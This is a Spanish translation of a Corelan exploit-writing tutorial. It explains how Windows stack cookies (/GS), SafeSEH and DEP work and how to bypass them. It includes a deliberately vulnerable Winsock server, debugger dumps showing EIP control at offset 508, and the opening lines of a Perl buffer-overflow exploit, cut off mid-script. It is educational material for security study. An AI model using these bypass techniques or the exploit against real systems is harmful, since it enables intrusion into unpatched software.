Creación de Exploits 6: Evitando las Cookies del Stack, SafeSEH, SEHOP, HW DEP y ASLR por corelanc0d3r traducido por Ivinson/CLS

Introducción

Ya hemos visto como hacer exploits que funcionen en Windows XP / 2003 server.

El éxito de todos estos exploits (ya sean de sobrescritura directa de RET o de SEH) se basan en el hecho de que debe encontrarse una dirección de POP POP RET o una dirección RET segura. Haciendo que la aplicación salte a la Shellcode. En todos estos casos, pudimos encontrar una dirección más o menos segura en una de las DLL´s de la aplicación o del SO. Aún después de reiniciar la PC. Esta dirección no cambia haciendo que el exploit sea más seguro.

Afortunadamente, para la gran cantidad de usuarios finales de Windows, se ha construido un número de mecanismos de protección en los SO´s de Windows.

Creación de Exploits 6: Evitando las Cookies del Stack, SafeSEH, SEHOP, HW DEP y ASLR por corelanc0d3r traducido por Ivinson/CLS

- Cookies del Stack (/GS Switch cookie)

- SafeSEH (Switch del compilador /SafeSEH).

- Data Execution Prevention (DEP). (Basado en software y hardware).

- Address Space Layout Randomization (ASLR). Aleatorización de direcciones de memoria o de espacio de direcciones.

Protección /GS de Cookies del Stack

El /GS switch es una opción del compilador que agregará código al prólogo de la función y al código epílogo para prevenir el abuso exitoso de los desbordamientos típicos de Stack (buffers de cadenas de caracteres).

Cuando una aplicación arranca, una cookie maestra (4 byte [1 DWORD] Unsigned Int) es calculada (número Pseudo-aleatorio). Y es guardado en la sección .data del módulo cargado. En la función próloga, esta cookie se copia al Stack, justo antes de EIP y EBP guardados. Entre las direcciones de retorno y variables locales.

[buffer][cookie][saved EBP][saved EIP]

Durante el epílogo, esta cookie es comparada de nuevo con la cookie maestra. Si es diferente, concluye que esta ha sido corrompida y se cierra el programa. Para minimizar el impacto de las líneas de código extras, el compilador solo agregará la cookie del Stack si la función contiene buffers de Strings o reserva memoria en el Stack usando _alloca. Además, la protección solo se activa cuando el buffer contiene 5 bytes o más.

En un desbordamiento de buffer típico, el Stack es atacado con tus propios datos con intención de sobrescribir el EIP guardado. Pero antes de que tus datos sobrescriban el EIP guardado, la cookie también es sobrescrita. Volviendo inútil al exploit (pero aún puede conducirlo a un DoS). El epílogo de la función notaría que la cookie ha sido modificada y la aplicación moriría.

```
[buffer][cookie][saved EBP][saved EIP]
[AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA]
         ^
         |
```

Creación de Exploits 6: Evitando las Cookies del Stack, SafeSEH, SEHOP, HW DEP y ASLR por corelanc0d3r traducido por Ivinson/CLS

El segundo mecanismo de protección /GS importante es el reordenamiento de variables. Para prevenir que los atacantes sobrescriban las variables locales o los argumentos usados por la función. El compilador reorganizará la estructura del marco del Stack y pondrá los buffers de Strings en una dirección más altas que todas las variables. Cuando ocurra un desbordamiento de buffer, no puede sobrescribir ninguna variable local.

La cookie del Stack también se le dice a menudo "Valor Canario".

Leer más en:

http://en.wikipedia.org/wiki/Buffer_overflow_protection

http://blogs.technet.com/srd/archive/2009/03/16/gs-cookie-protection-effectiveness-and-limitations.aspx

http://msdn.microsoft.com/en-us/library/aa290051(VS.71).aspx

Métodos para evitar (Bypass) las cookies /GS del Stack

"Bypass, en hacking, forma de esquivar un sistema de seguridad informático; o también enfoque distinto para solucionar un problema informático." Wikipedia.

La forma más fácil de superar los mecanismos de protección de desbordamiento de pila, requiere que tú recuperes/adivines/calcules el valor de la cookie (así puedes sobrescribir la cookie con el mismo valor en tu buffer) Esta cookie algunas veces (casi nunca) tienen un valor estático. Pero aún si lo fuera, puede tener valores malos y no podrás usar ese valor.

David Litchfield ha escrito una ponencia (paper) en el 2003:

http://www.davidlitchfield.com/papers.htm

Habla acerca de cómo evitar la protección del Stack usando otras técnicas que no requieren el analisis de la cookie. Y un trabajo más excelente en esta área ha sido hecho por Alex Soritov y Mark Dowd, y por Matt Miller.

De todos modos, David describió que, si la cookie sobrescrita no coincide con la original, el código verifica si hay un manejador de excepciones definido por el programador. (Si no, se activará el manejador del SO). Si el hacker puede sobrescribir la estructura del registro del manejador de excepciones (next SEH + Pointer to SE Handler), y provocar una excepción antes de que la cookie sea verificada, se podría ejecutar el desbordamiento de Stack (exploit de SEH). A pesar de tener la cookie del Stack.

Después de todo, uno de los límites más importantes de GS es que no protege los registros del manejador de excepciones. En ese punto, la aplicación necesitaría confiar únicamente en los mecanismos de protección SEH (tales como: SafeSEH, etc.) para tratar con estos escenarios. Como expliqué en el tutorial 3:

Creacion de Exploits 3: SEH por corelanc0d3r traducido por Ivinson.pdf

http://www.mediafire.com/?s96wcb9io6hlo58

Hay varias formas de superar este problema de SafeSEH.

En el Server 2003 (y después de las versiones de XP/Vista/7/…) se ha modificado la excepción estructurada. Haciendo este escenario más difícil de explotar en versiones más recientes del SO. Los manejadores de excepciones ahora están registrados en el Directorio de Configuración de Carga “Load Configuration Directory”. Y antes de que se ejecute un manejador de excepciones. Se verifica su dirección con la lista de manejadores registrados. Hablaremos de cómo evitar esto después en este artículo.

Evitar Usar Manejadores de Excepciones

Entonces, podemos derrotar la protección del Stack provocando una excepción antes de que se verifique la cookie durante el epílogo o podemos tratar de sobrescribir otros datos (los parámetros son PUSHeados al Stack a la función vulnerable), que es referenciada antes de que el chequeo de la cookie se realice. Y luego tratar con los posibles mecanismos de protección de SEH. Si hay alguno, por supuesto, esta segunda técnica solo funciona si el código es escrito para hacer realmente referencia a estos datos. Puedes tratar de abusar de esto escribiendo más allá del final del Stack.

```
[buffer][cookie][EH record][saved ebp][saved eip][arguments ]

overwrite - - - - - -  - - - - - - - - - - - - - - - - - - - - - - - >
```

La clave en este escenario es que necesitas sobrescribir lo suficientemente lejos. Y que haya una excepción específica de la aplicación registrada (que sea sobrescrita). Si puedes controlar la dirección del manejador de excepciones (en la estructura Exception_Registration), luego puedes tratar de sobrescribir el puntero con una dirección que está afuera del rango de direcciones de un módulo cargado (pero deberías estar disponible en memoria de todas formas). Tales como los módulos cargados que pertenecen al SO, etc. La mayoría de los módulos en las versiones más nuevas de Windows han sido compilads con /SafeSEH. Entonces, esto ya no funcionará. Pero aún puedes tratar de encontrar un manejador en una DLL que esté enlazada sin SafeSEH como expliqué en el tutorial 3.

Después de todo, los registros SEH en el Stack son protegidos con GS. Solo tienes que evitar el SafeSEH.

Como expliqué en el tutorial 3, este puntero necesita ser sobrescrito con un POP POP RET (así el código aterrizaría en el nSEH) donde puedes hacer un salto corto a la Shellcode. Alternativamente, o si no puedes encontrar un POP POP RET que no esté en el rango de direcciones de un módulo de direcciones que pertenezca a la aplicación, puedes mirar ESP o EBP, encontrar el Offset de estos registros a la ubicación del nSEH y buscar direcciones que harían:

- call dword ptr [esp+nn]

- call dword ptr [ebp+nn]

- jmp dword ptr [esp+nn]

- jmp dword ptr[ebp+nn]

Donde nn es el offset del registro hacia la ubicación del nSEH. Es posiblemente más fácil buscar una combinación POP POP RET, pero también debería funcionar. El plugin pvefindaddr de Immunity Debugger puede ayudarte a encontrar tales instrucciones. (!pvefindaddr jseh o !pvefindaddr jseh all).

Además, también puedes usar punteros a las instrucciones “add esp,8 + ret”. De nuevo, !pvefindaddr jseh (o !pvefindaddr jseh all) te ayudará con esto (rasgo agregado en la versión 1.17 de pvefindaddr)

Hacer bypass reemplazando la cookie del Stack y en la sección .data

Otra técnica para evitar la protección de cookies del Stack es reemplazando este valor de cookie autorizado en la sección .data del módulo que es de escritura, de otra manera, la aplicación no podría calcular un cookie nueva y almacenarla en tiempo de ejecución, y reemplazar la cookie del Stack con el mismo valor. Esta técnica solo es posible si tienes la habilidad de escribir cualquier cosa en cualquier parte. Las Access Violations que dicen algo como la instrucción de abajo, indican una arbitraria de 4 bytes:

```
mov dword ptr[reg1], reg2
```

Para hacer que esto funcione, obviamente necesitas poder controlar los contenidos de reg1 y reg2. reg1 debería entonces contener la ubicación de memoria donde quieres escribir y reg2 el valor que quieres escribir en esa dirección.

Hacer Bypass porque no Todos los Buffers están Protegidos

Surge otra oportunidad de exploit cuando el código vulnerable que no contiene buffers de string (porque no habrá una cookie de Stack). Esto también es válido para arreglos (arrays) de punteros o punteros.

```
[buffer][cookie][EH record][saved ebp][saved eip][arguments]
```

Ejemplo: Si los “argumentos” no contienen punteros o buffers de string, entonces es posible que puedas sobrescribir estos argumentos y aprovechar el hecho de que las funciones no están protegidas con GS.

Hacer Bypass Sobrescribiendo los Datos del Stack en Funciones Arriba del Stack

Cuando los punteros a los objetos o estructuras son pasadas a las funciones y estos objetos o estructuras alojados en el Stack de sus llamadores (función padre), luego esto podría llevar a Bypass de cookie GS. Objeto de sobrescritura y puntero de vtable. Si diriges este puntero a la vtable falsa, tú

puedes redirigir la llamada de la función local y ejecutar tu código malisioso.

Hacer Bypass porque puedes Adivinar/Calcular la Cookie

Reduciendo la Antropía Efectiva de Cookies GS

http://uninformed.org/?v=7&a=2&t=sumry

Hacer Bypass porque la Cookie es Estática

Finalmente, si el valor de la cookie parece ser estática/la misma siempre, entonces puedes poner simplemente este valor en el Stack durante la sobrescritura.

Demostración y Depuración de la Protección de la Cookie del Stack

Para demostrar la conducta de la cookie del Stack, simplemente usaremos un trozo de código usado en el tutorial 4 y encontrado en:

http://www.security-forums.com/viewtopic.php?p=302855#302855

Este código contiene función pr() vulnerable que se desbordará si se le pasan más de 500 bytes a esa función.

Abre Visual Studio C++ 2008 (La Edición Express se puede descargar de http://www.microsoft.com/express/download/default.aspx) y crea una nueva aplicación de consola.

He modificado un poco el código original para que funcione en VS2008:

```
// vulnerable server.cpp : Defines the entry point for the console
application.
//

#include "stdafx.h"
#include "winsock.h"
#include "windows.h"

//load windows socket
#pragma comment(lib, "wsock32.lib")

//Define Return Messages
#define SS_ERROR 1
#define SS_OK 0
```


Creación de Exploits 6: Evitando las Cookies del Stack, SafeSEH, SEHOP, HW DEP y ASLR por corelanc0d3r traducido por Ivinson/CLS

```
void pr( char *str)
{
   char buf[500]=" ";
   strcpy(buf,str);
}
void sError(char *str)
{
   printf("Error %s",str);
   WSACleanup();
}

int _tmain(int argc, _TCHAR* argv[])
{
WORD sockVersion;
WSADATA wsaData;

int rVal;
char Message[5000]=" ";
char buf[2000]=" ";

u_short LocalPort;
LocalPort = 200;

//wsock32 initialized for usage
sockVersion = MAKEWORD(1,1);
WSAStartup(sockVersion, &wsaData);

//create server socket
SOCKET serverSocket = socket(AF_INET, SOCK_STREAM, 0);

if(serverSocket == INVALID_SOCKET)
{
   sError("Failed socket()");
   return SS_ERROR;
}

SOCKADDR_IN sin;
sin.sin_family = PF_INET;
sin.sin_port = htons(LocalPort);
sin.sin_addr.s_addr = INADDR_ANY;

//bind the socket
rVal = bind(serverSocket, (LPSOCKADDR)&sin, sizeof(sin));
if(rVal == SOCKET_ERROR)
{
   sError("Failed bind()");
   WSACleanup();
   return SS_ERROR;
}

//get socket to listen
rVal = listen(serverSocket, 10);
if(rVal == SOCKET_ERROR)
{
   sError("Failed listen()");
   WSACleanup();
   return SS_ERROR;
}
```

Creación de Exploits 6: Evitando las Cookies del Stack, SafeSEH, SEHOP, HW DEP y ASLR por corelanc0d3r traducido por Ivinson/CLS


```
//wait for a client to connect
SOCKET clientSocket;
clientSocket = accept(serverSocket, NULL, NULL);
if(clientSocket == INVALID_SOCKET)
{
   sError("Failed accept()");
   WSACleanup();
   return SS_ERROR;
}

int bytesRecv = SOCKET_ERROR;
while( bytesRecv == SOCKET_ERROR )
{
   //receive the data that is being sent by the client max limit to
5000 bytes.
   bytesRecv = recv( clientSocket, Message, 5000, 0 );

   if ( bytesRecv == 0 || bytesRecv == WSAECONNRESET )
   {
      printf( "\nConnection Closed.\n");
      break;
   }
}

//Pass the data received to the function pr
pr(Message);

//close client socket
closesocket(clientSocket);
//close server socket
closesocket(serverSocket);

WSACleanup();

return SS_OK;
}
```

Edita las propiedades del proyecto “servidor vulnerable”:



Creación de Exploits 6: Evitando las Cookies del Stack, SafeSEH, SEHOP, HW DEP y ASLR por corelanc0d3r traducido por Ivinson/CLS

Anda a C/C++, Code Generation, y pon “Buffer Security Check” a No.



Compila el código en modo “Debug”.

Abre el servidor vulnerable.exe en tu depurador favorito y mira la funcion pr().

```
(8c0.9c8): Break instruction exception - code 80000003 (first chance)
eax=7ffde000 ebx=00000001 ecx=00000002 edx=00000003 esi=00000004
edi=00000005
eip=7c90120e esp=0039ffcc ebp=0039fff4 iopl=0         nv up ei pl zr
na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000
efl=00000246
ntdll!DbgBreakPoint:
7c90120e cc              int     3
0:001> uf pr
*** WARNING: Unable to verify checksum for C:\Documents and
Settings\peter\My Documents\Visual Studio 2008\Projects\vulnerable
server\Debug\vulnerable server.exe
vulnerable_server!pr [c:\documents and settings\peter\my
documents\visual studio 2008\projects\vulnerable server\vulnerable
server\vulnerable server.cpp @ 17]:
   17 00411430 55              push    ebp
   17 00411431 8bec            mov     ebp,esp
   17 00411433 81ecbc020000    sub     esp,2BCh
   17 00411439 53              push    ebx
   17 0041143a 56              push    esi
   17 0041143b 57              push    edi
   17 0041143c 8dbd44fdffff    lea     edi,[ebp-2BCh]
   17 00411442 b9af000000      mov     ecx,0AFh
   17 00411447 b8cccccccc      mov     eax,0CCCCCCCCh
   17 0041144c f3ab            rep stos dword ptr es:[edi]
```

```
   18 0041144e a03c574100      mov     al,byte ptr
[vulnerable_server!`string' (0041573c)]
   18 00411453 888508feffff    mov     byte ptr [ebp-1F8h],al
   18 00411459 68f3010000      push    1F3h
   18 0041145e 6a00            push    0
   18 00411460 8d8509feffff    lea     eax,[ebp-1F7h]
   18 00411466 50              push    eax
   18 00411467 e81bfcffff      call
vulnerable_server!ILT+130(_memset) (00411087)
   18 0041146c 83c40c          add     esp,0Ch
   19 0041146f 8b4508          mov     eax,dword ptr [ebp+8]
   19 00411472 50              push    eax
   19 00411473 8d8d08feffff    lea     ecx,[ebp-1F8h]
   19 00411479 51              push    ecx
   19 0041147a e83ffcffff      call
vulnerable_server!ILT+185(_strcpy) (004110be)
   19 0041147f 83c408          add     esp,8
   20 00411482 52              push    edx
   20 00411483 8bcd            mov     ecx,ebp
   20 00411485 50              push    eax
   20 00411486 8d15a8144100    lea     edx,[vulnerable_server!pr+0x78
(004114a8)]
   20 0041148c e80ffcffff      call
vulnerable_server!ILT+155(_RTC_CheckStackVars (004110a0)
   20 00411491 58              pop     eax
   20 00411492 5a              pop     edx
   20 00411493 5f              pop     edi
   20 00411494 5e              pop     esi
   20 00411495 5b              pop     ebx
   20 00411496 81c4bc020000    add     esp,2BCh
   20 0041149c 3bec            cmp     ebp,esp
   20 0041149e e8cffcffff      call
vulnerable_server!ILT+365(__RTC_CheckEsp) (00411172)
   20 004114a3 8be5            mov     esp,ebp
   20 004114a5 5d              pop     ebp
   20 004114a6 c3              ret
```

Como puedes ver, el prólogo de la función no tiene referencias a la cookie de seguridad.

Ahora, recompila el ejecutable con la flag /GS activada. (Pon Buffer Security Check a “On” de nuevo). Y vuelve a mirar la función.

```
(738.828): Break instruction exception - code 80000003 (first chance)
eax=00251eb4 ebx=7ffdc000 ecx=00000002 edx=00000004 esi=00251f48
edi=00251eb4
eip=7c90120e esp=0012fb20 ebp=0012fc94 iopl=0         nv up ei pl nz
na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00000202
ntdll!DbgBreakPoint:
7c90120e cc              int     3
0:000> uf pr
*** WARNING: Unable to verify checksum for vulnerable server.exe
```

Creación de Exploits 6: Evitando las Cookies del Stack, SafeSEH, SEHOP, HW DEP y ASLR por corelanc0d3r traducido por Ivinson/CLS

```
vulnerable_server!pr [c:\documents and settings\peter\my
documents\visual studio 2008\projects\vulnerable server\vulnerable
server\vulnerable server.cpp @ 17]:
   17 00411430 55              push    ebp
   17 00411431 8bec            mov     ebp,esp
   17 00411433 81ecc0020000    sub     esp,2C0h
   17 00411439 53              push    ebx
   17 0041143a 56              push    esi
   17 0041143b 57              push    edi
   17 0041143c 8dbd40fdffff    lea     edi,[ebp-2C0h]
   17 00411442 b9b0000000      mov     ecx,0B0h
   17 00411447 b8cccccccc      mov     eax,0CCCCCCCCh
   17 0041144c f3ab            rep stos dword ptr es:[edi]
   17 0041144e a100704100      mov     eax,dword ptr
[vulnerable_server!__security_cookie (00417000)]
   17 00411453 33c5            xor     eax,ebp
   17 00411455 8945fc          mov     dword ptr [ebp-4],eax
   18 00411458 a03c574100      mov     al,byte ptr
[vulnerable_server!`string' (0041573c)]
   18 0041145d 888504feffff    mov     byte ptr [ebp-1FCh],al
   18 00411463 68f3010000      push    1F3h
   18 00411468 6a00            push    0
   18 0041146a 8d8505feffff    lea     eax,[ebp-1FBh]
   18 00411470 50              push    eax
   18 00411471 e811fcffff      call
vulnerable_server!ILT+130(_memset) (00411087)
   18 00411476 83c40c          add     esp,0Ch
   19 00411479 8b4508          mov     eax,dword ptr [ebp+8]
   19 0041147c 50              push    eax
   19 0041147d 8d8d04feffff    lea     ecx,[ebp-1FCh]
   19 00411483 51              push    ecx
   19 00411484 e835fcffff      call
vulnerable_server!ILT+185(_strcpy) (004110be)
   19 00411489 83c408          add     esp,8
   20 0041148c 52              push    edx
   20 0041148d 8bcd            mov     ecx,ebp
   20 0041148f 50              push    eax
   20 00411490 8d15bc144100    lea     edx,[vulnerable_server!pr+0x8c
(004114bc)]
   20 00411496 e805fcffff      call
vulnerable_server!ILT+155(_RTC_CheckStackVars (004110a0)
   20 0041149b 58              pop     eax
   20 0041149c 5a              pop     edx
   20 0041149d 5f              pop     edi
   20 0041149e 5e              pop     esi
   20 0041149f 5b              pop     ebx
   20 004114a0 8b4dfc          mov     ecx,dword ptr [ebp-4]
   20 004114a3 33cd            xor     ecx,ebp
   20 004114a5 e879fbffff      call
vulnerable_server!ILT+30(__security_check_cookie (00411023)
   20 004114aa 81c4c0020000    add     esp,2C0h
   20 004114b0 3bec            cmp     ebp,esp
   20 004114b2 e8bbfcffff      call
vulnerable_server!ILT+365(__RTC_CheckEsp) (00411172)
   20 004114b7 8be5            mov     esp,ebp
   20 004114b9 5d              pop     ebp
   20 004114ba c3              ret
```

Creación de Exploits 6: Evitando las Cookies del Stack, SafeSEH, SEHOP, HW DEP y ASLR por corelanc0d3r traducido por Ivinson/CLS

En el prólogo de la función, suceden las siguientes cosas:

- sub esp,2c0h : 704 bytes son puestos aparte.

- mov eax,dword ptr[vulnerable_server!__security_cookie (00417000)]: una copia de la cookie es recuperada.

- xor eax,ebp : XOR lógico de la cookie con EBP.

- Entonces, la cookie es almacenada en el Stack, directamente debajo de la dirección de retorno.

En el epílogo de función, esto sucede:

- mov ecx,dword ptr [ebp-4] : obtiene la copia de pila de la cookie.

- xor ecx,ebp : hace un XOR de nuevo.

- call vulnerable_server!ITL+30(__security_check_cookie (00411023) : salta a la rutina para verificar la cookie.

En resumen: una cookie de seguridad se agrega a la pila y se compara de nuevo antes de la función retorne.

Cuando intentas desbordar el buffer mediante el envío de más de 500 bytes al puerto 200, la aplicación morirá (en el depurador, la aplicación se va a un BP - las variables sin inicializar se llenan de 0xCC en tiempo de ejecución al compilar con VS2008 C + +, debido al RTC) y ESP contiene lo siguiente:

```
(a38.444): Break instruction exception - code 80000003 (first chance)
eax=00000001 ebx=0041149b ecx=bb522d78 edx=0012cb9b esi=102ce7b0
edi=00000002
eip=7c90120e esp=0012cbbc ebp=0012da08 iopl=0         nv up ei pl nz
na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00000202
ntdll!DbgBreakPoint:
7c90120e cc              int     3
0:000> d esp
0012cbbc  06 24 41 00 00 00 00 00-01 5c 41 00 2c da 12 00
.$A......\A.,...
0012cbcc  2c da 12 00 00 00 00 00-dc cb 12 00 b0 e7 2c 10
,.............,.
0012cbdc  53 00 74 00 61 00 63 00-6b 00 20 00 61 00 72 00  S.t.a.c.k.
.a.r.
```

```
0012cbec  6f 00 75 00 6e 00 64 00-20 00 74 00 68 00 65 00  o.u.n.d.
.t.h.e.
0012cbfc  20 00 76 00 61 00 72 00-69 00 61 00 62 00 6c 00
.v.a.r.i.a.b.l.
0012cc0c  65 00 20 00 27 00 62 00-75 00 66 00 27 00 20 00  e.
.'.b.u.f.'. .
0012cc1c  77 00 61 00 73 00 20 00-63 00 6f 00 72 00 72 00  w.a.s.
.c.o.r.r.
0012cc2c  75 00 70 00 74 00 65 00-64 00 2e 00 00 00 00 00
u.p.t.e.d.......
```

(El texto en ESP "El Stack alrededor de " la variable "buf" fue corrompido" es el resultado de la verificación de RTC que se incluye en Visual Studio 2008. Desactivando la comprobación de tiempo de ejecución en Visual Studio se puede hacer mediante la desactivación de la optimización del compilador ajustando el parámetro / RTCu. . Por supuesto, en la vida real, tú no quieres desactivar esta opción, ya que es muy eficaz contra la corrupción de la pila).

Cuando se compila el código original con lcc-win32 (que no tiene las protecciones del compilador, dejando vulnerable el ejecutable en tiempo de ejecución), y abres el ejecutable en el WinDbg (sin iniciar aún) entonces la función se parece a esto:

```
(82c.af4): Break instruction exception - code 80000003 (first chance)
eax=00241eb4 ebx=7ffd7000 ecx=00000005 edx=00000020 esi=00241f48
edi=00241eb4
eip=7c90120e esp=0012fb20 ebp=0012fc94 iopl=0         nv up ei pl nz
na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00000202
ntdll!DbgBreakPoint:
7c90120e cc              int     3
0:000> uf pr
*** WARNING: Unable to verify checksum for
c:\sploits\vulnsrv\\vulnsrv.exe
vulnsrv!pr:
004012d4 55              push    ebp
004012d5 89e5            mov     ebp,esp
004012d7 81ecf4010000    sub     esp,1F4h
004012dd b97d000000      mov     ecx,7Dh

vulnsrv!pr+0xe:
004012e2 49              dec     ecx
004012e3 c7048c5a5afaff  mov     dword ptr [esp+ecx*4],0FFFA5A5Ah
004012ea 75f6            jne     vulnsrv!pr+0xe (004012e2)

vulnsrv!pr+0x18:
004012ec 56              push    esi
004012ed 57              push    edi
004012ee 8dbd0cfeffff    lea     edi,[ebp-1F4h]
004012f4 8d35a0a04000    lea     esi,[vulnsrv!main+0x8d6e (0040a0a0)]
```

Creación de Exploits 6: Evitando las Cookies del Stack, SafeSEH, SEHOP, HW DEP y ASLR por corelanc0d3r traducido por Ivinson/CLS

```
004012fa b9f4010000      mov     ecx,1F4h
004012ff f3a4            rep movs byte ptr es:[edi],byte ptr [esi]
00401301 ff7508          push    dword ptr [ebp+8]
00401304 8dbd0cfeffff    lea     edi,[ebp-1F4h]
0040130a 57              push    edi
0040130b e841300000      call    vulnsrv!main+0x301f (00404351)
00401310 83c408          add     esp,8
00401313 5f              pop     edi
00401314 5e              pop     esi
00401315 c9              leave
00401316 c3              ret
```

Ahora envía un patrón de 1000 caracteres de Metasploit) al servidor (no compilado con / GS) y míralo morir:

```
(c60.cb0): Access violation - code c0000005 (!!! second chance !!!)
eax=0012e656 ebx=00000000 ecx=0012e44e edx=0012e600 esi=00000001
edi=00403388
eip=72413971 esp=0012e264 ebp=41387141 iopl=0         nv up ei pl zr
na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00000246
72413971 ??              ???
0:000> !load byakugan
[Byakugan] Successfully loaded!
0:000> !pattern_offset 1000
[Byakugan] Control of ebp at offset 504.
[Byakugan] Control of eip at offset 508.
```

Tenemos el control de EIP en el Offset 508. ESP apunta a una parte de nuestra buffer:

```
0:000> d esp
0012e264  30 41 72 31 41 72 32 41-72 33 41 72 34 41 72 35
0Ar1Ar2Ar3Ar4Ar5
0012e274  41 72 36 41 72 37 41 72-38 41 72 39 41 73 30 41
Ar6Ar7Ar8Ar9As0A
0012e284  73 31 41 73 32 41 73 33-41 73 34 41 73 35 41 73
s1As2As3As4As5As
0012e294  36 41 73 37 41 73 38 41-73 39 41 74 30 41 74 31
6As7As8As9At0At1
0012e2a4  41 74 32 41 74 33 41 74-34 41 74 35 41 74 36 41
At2At3At4At5At6A
0012e2b4  74 37 41 74 38 41 74 39-41 75 30 41 75 31 41 75
t7At8At9Au0Au1Au
0012e2c4  32 41 75 33 41 75 34 41-75 35 41 75 36 41 75 37
2Au3Au4Au5Au6Au7
0012e2d4  41 75 38 41 75 39 41 76-30 41 76 31 41 76 32 41
Au8Au9Av0Av1Av2A
0:000> d
0012e2e4  76 33 41 76 34 41 76 35-41 76 36 41 76 37 41 76
v3Av4Av5Av6Av7Av
0012e2f4  38 41 76 39 41 77 30 41-77 31 41 77 32 41 77 33
8Av9Aw0Aw1Aw2Aw3
```

```
0012e304  41 77 34 41 77 35 41 77-36 41 77 37 41 77 38 41
Aw4Aw5Aw6Aw7Aw8A
0012e314  77 39 41 78 30 41 78 31-41 78 32 41 78 33 41 78
w9Ax0Ax1Ax2Ax3Ax
0012e324  34 41 78 35 41 78 36 41-78 37 41 78 38 41 78 39
4Ax5Ax6Ax7Ax8Ax9
0012e334  41 79 30 41 79 31 41 79-32 41 79 33 41 79 34 41
Ay0Ay1Ay2Ay3Ay4A
0012e344  79 35 41 79 36 41 79 37-41 79 38 41 79 39 41 7a
y5Ay6Ay7Ay8Ay9Az
0012e354  30 41 7a 31 41 7a 32 41-7a 33 41 7a 34 41 7a 35
0Az1Az2Az3Az4Az5
0:000> d
0012e364  41 7a 36 41 7a 37 41 7a-38 41 7a 39 42 61 30 42
Az6Az7Az8Az9Ba0B
0012e374  61 31 42 61 32 42 61 33-42 61 34 42 61 35 42 61
a1Ba2Ba3Ba4Ba5Ba
0012e384  36 42 61 37 42 61 38 42-61 39 42 62 30 42 62 31
6Ba7Ba8Ba9Bb0Bb1
0012e394  42 62 32 42 62 33 42 62-34 42 62 35 42 62 36 42
Bb2Bb3Bb4Bb5Bb6B
0012e3a4  62 37 42 62 38 42 62 39-42 63 30 42 63 31 42 63
b7Bb8Bb9Bc0Bc1Bc
0012e3b4  32 42 63 33 42 63 34 42-63 35 42 63 36 42 63 37
2Bc3Bc4Bc5Bc6Bc7
0012e3c4  42 63 38 42 63 39 42 64-30 42 64 31 42 64 32 42
Bc8Bc9Bd0Bd1Bd2B
0012e3d4  64 33 42 64 34 42 64 35-42 64 36 42 64 37 42 64
d3Bd4Bd5Bd6Bd7Bd
```

(ESP apunta al buffer en el Offset 512).

```
$ ./pattern_offset.rb 0Ar1 1000
512
```

El exploit Rápido y sucio (con jmp ESP de kernel32.dll: 0x7C874413):

```
#
# Writing buffer overflows - Tutorial
# Peter Van Eeckhoutte
# http://www.corelan.be:8800
#
# Exploit for vulnsrv.c
#
#
print " ---------------------------------------\n";
print "     Writing Buffer Overflows\n";
print "       Peter Van Eeckhoutte\n";
print "     http://www.corelan.be:8800\n";
print " ---------------------------------------\n";
print "    Exploit for vulnsrv.c\n";
print " ---------------------------------------\n";
use strict;
use Socket;
my $junk = "\x90" x 508;
```

